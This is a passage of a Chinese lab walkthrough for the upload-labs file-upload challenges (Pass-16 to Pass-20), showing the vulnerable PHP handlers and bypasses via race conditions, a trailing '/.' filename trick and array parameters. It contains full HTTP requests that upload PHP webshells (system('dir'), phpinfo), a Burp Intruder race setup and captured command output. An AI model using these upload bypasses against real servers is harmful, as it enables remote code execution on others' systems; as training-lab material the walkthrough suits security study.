
```
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";
    }
}
```

判断了后缀名、`content-type`，以及利用 `imagecreatefromgif` 判断是否为 gif 图片，最后再做了一次二次渲染，绕过方法可以参考先知的文章，写的很详细：https://xz.aliyun.com/t/2657`jpg` 和 `png` 很麻烦，`gif` 只需要找到渲染前后没有变化的位置,然后将 `php` 代码写进去,就可以了。

Pass-17-条件竞争


```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 
99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }
}
```

可以看到文件先经过保存，然后判断后缀名是否在白名单中，如果不在则删除，此时可以利用条件竞争在保存文件后删除文件前来执行 php 文件。



Attack type: Sniper

```
POST /upload-labs/Pass-17/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 315
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryY7y5UB2TfXeAEltC
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-02/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryY7y5UB2TfXeAEltC
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: image/gif

<?php system('dir'); ?>§ §
------WebKitFormBoundaryY7y5UB2TfXeAEltC
Content-Disposition: form-data; name="submit"

□□□□□□
------WebKitFormBoundaryY7y5UB2TfXeAEltC--
```




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see

Attack type: Sniper

```
GET /upload-labs/upload/shell.php HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

利用 bp 不断发送上传包和请求包。成功执行命令：



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
385	SEC-SGHU600/1.0 NetFr...	200	□	□	611	
0		404	□	□	436	
1	Alcatel-OT-708/1.0 Profile/...	404	□	□	436	
2	BlackBerry7100i/4.1.0 Pro...	404	□	□	436	
3	BlackBerry7130e/4.1.0 Pr...	404	□	□	436	
4	BlackBerry7230/3.7.0	404	□	□	436	
5	BlackBerry7250/4.0.0 Prof...	404	□	□	436	
6	BlackBerry7520/4.0.0 Prof...	404	□	□	436	
7	BlackBerry7730/3.7.0	404	□	□	436	
8	BlackBerry8130/4.3.0 Prof...	404	□	□	436	


```
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 387

 □□□□□□ E □ e □□□□ DATA
 □□□□□□ к □□□ 50A3-968B

[redacted]\upload-labs\upload □□□□

2019/01/30  01:07    <DIR>          .
2019/01/30  01:07    <DIR>          ..
2019/01/29  18:22                36 .htaccess
2019/01/30  00:53             5,254 24036.jpg
               2 □□□□□          5,290 □□□
               2 □□□□ 789,499,621,376 □□□□□□□
RMAN
```

Pass-18-条件竞争

```
//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'],
$_FILES['upload_file']['tmp_name'],
$_FILES['upload_file']['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = '文件已经被上传，但没有重命名。';
            break;
        case -1:
            $msg = '这个文件不能上传到服务器的临时文件存储目录。';
            break;
        case -2:
            $msg = '上传失败，上传目录不可写。';
            break;
        case -3:
            $msg = '上传失败，无法上传该类型文件。';
            break;
        case -4:
            $msg = '上传失败，上传的文件过大。';
            break;
        case -5:
            $msg = '上传失败，服务器已经存在相同名称文件。';
            break;
        case -6:
            $msg = '文件无法上传，文件不能复制到目标目录。';
            break;
        default:
            $msg = '未知错误！';
            break;
    }
}

//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar",
".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
```


```
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
......
......
......
}
```

因为 move 在 rename 之前




```
  $ret = $this->move();
  if( $ret != 1 ){
    return $this->resultUpload( $ret );
  }

  // check if we need to rename the file

  if( $this->cls_rename_file == 1 ){
    $ret = $this->renameFile();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }
  }

  // if we are here, everything worked as planned :)

  return $this->resultUpload( "SUCCESS" );

}
```

move 操作进行了一次文件保存



```
function move(){

  if( move_uploaded_file( $this->cls_tmp_filename, $this->cls_upload_dir . $this->cls_filename ) == false ){
    return "MOVE_UPLOADED_FILE_FAILURE";
  } else {
    return 1;
  }
```

然后 rename 进行了一次更改文件名




```
    $extension = strrchr( $this->cls_filename, "." );
    $this->cls_file_rename_to .= $extension;

    if( !rename( $this->cls_upload_dir . $this->cls_filename, $this->cls_upload_dir . $this->cls_file_rename_to )){
      return "RENAME_FAILURE";
    } else {
      return 1;
    }
```

因此我们可以通过条件竞争来上传图片马。

Pass-19-`/.`绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);
        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错！';
            }
        }else{
            $msg = '禁止保存为该类型文件！';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里是我在 Pass9 提到的一个 trick，move_uploaded_file 会忽略掉文件末尾的`/.`。但是 Pass9 中的文件名是从`$_FILES['upload_file']['tmp_name']`中获取的，这里是用户可控的。因此构造



```
,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-19/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryrcNVfNuNVbSMXKGi
Content-Disposition: form-data; name="upload_file"; filename="shell.jpg"
Content-Type: image/jpeg

<?php
phpinfo();
?>
------WebKitFormBoundaryrcNVfNuNVbSMXKGi
Content-Disposition: form-data; name="save_name"

smi1e.php/.
------WebKitFormBoundaryrcNVfNuNVbSMXKGi
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryrcNVfNuNVbSMXKGi--
```

当然也可以用`move_uploaded_file`函数的 00 截断漏洞绕过。

Pass-20-数组+/.绕过

```
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查 MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ?
$_FILES['upload_file']['name'] : $_POST['save_name'];
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功！";
                $is_upload = true;
            } else {
                $msg = "文件上传失败！";
            }
        }
    }
}else{
    $msg = "请选择要上传的文件！";
}
```

可以发现`$file_name` 经过 `reset($file) . '.' . $file[count($file) - 1];`处理。


如果上传的是数组的话，会跳过`$file = explode('.', strtolower($file));`。并且后缀有白名单过滤

```
$ext = end($file);
$allow_suffix = array('jpg','png','gif');
```


而最终的文件名后缀取的是`$file[count($file) - 1]`，因此我们可以让`$file`为数组。`$file[0]`为 `smi1e.php/`，也就是 `reset($file)`，然后再令`$file[2]`为白名单中的 jpg。此时 `end($file)`等于 jpg，`$file[count($file) - 1]`为空。

而 `$file_name = reset($file) . '.' . $file[count($file) - 1];`，也就是

smi1e.php/.，最终 move_uploaded_file 会忽略掉/.，最终上传 smi1e.php。



```
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryxvAXgOUA2iL6oGCZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-20/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryxvAXgOUA2iL6oGCZ
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: image/jpeg

<?php
phpinfo();
?>
------WebKitFormBoundaryxvAXgOUA2iL6oGCZ
Content-Disposition: form-data; name="save_name[0]"

smi1e.php/
------WebKitFormBoundaryxvAXgOUA2iL6oGCZ
Content-Disposition: form-data; name="save_name[2]"

jpg
------WebKitFormBoundaryxvAXgOUA2iL6oGCZ
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryxvAXgOUA2iL6oGCZ--
```



```
$A: null
$allow_suffix: array(3)
$allow_type: array(3)
$ext: "jpg"
$file: array(2)
$file_name: "smi1e.php/."
$img_path: "../upload/smi1e.php/."
$is_upload: false
$msg: null
$php_errormsg: "Undefined offset: 1"
$temp_file: "C:\Windows\php60CC.tmp"

$ext: "jpg"
$file: array(2)
  0: "smi1e.php/"
  2: "jpg"
$file_name: "smi1e.php/."
$img_path: "../upload/smi1e.php/."
```

```
        $allow_type = array('image/jpeg','image/png','image/gif');
        if(!in_array($_FILES['upload_file']['type'],$allow_type)){
            $msg = "禁止上传该类型文件!";
        }else{
            //check filename
            $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_P
            if (!is_array($file)) {
                $file = explode('.', strtolower($file));
            }

            $ext = end($file);
            $allow_suffix = array('jpg','png','gif');
            if (!in_array($ext, $allow_suffix)) {
                $msg = "禁止上传该后缀文件!";
            }else{
                $A=$file[count($file) - 1];
                $file_name = reset($file) . '.' . $file[count($file) - 1];
                $temp_file = $_FILES['upload_file']['tmp_name'];
                $img_path = UPLOAD_PATH . '/' .$file_name;
                if (move_uploaded_file($temp_file, $img_path)) {
                    $msg = "文件上传成功!";
                    $is_upload = true;
                } else {
                    $msg = "文件上传失败!";
```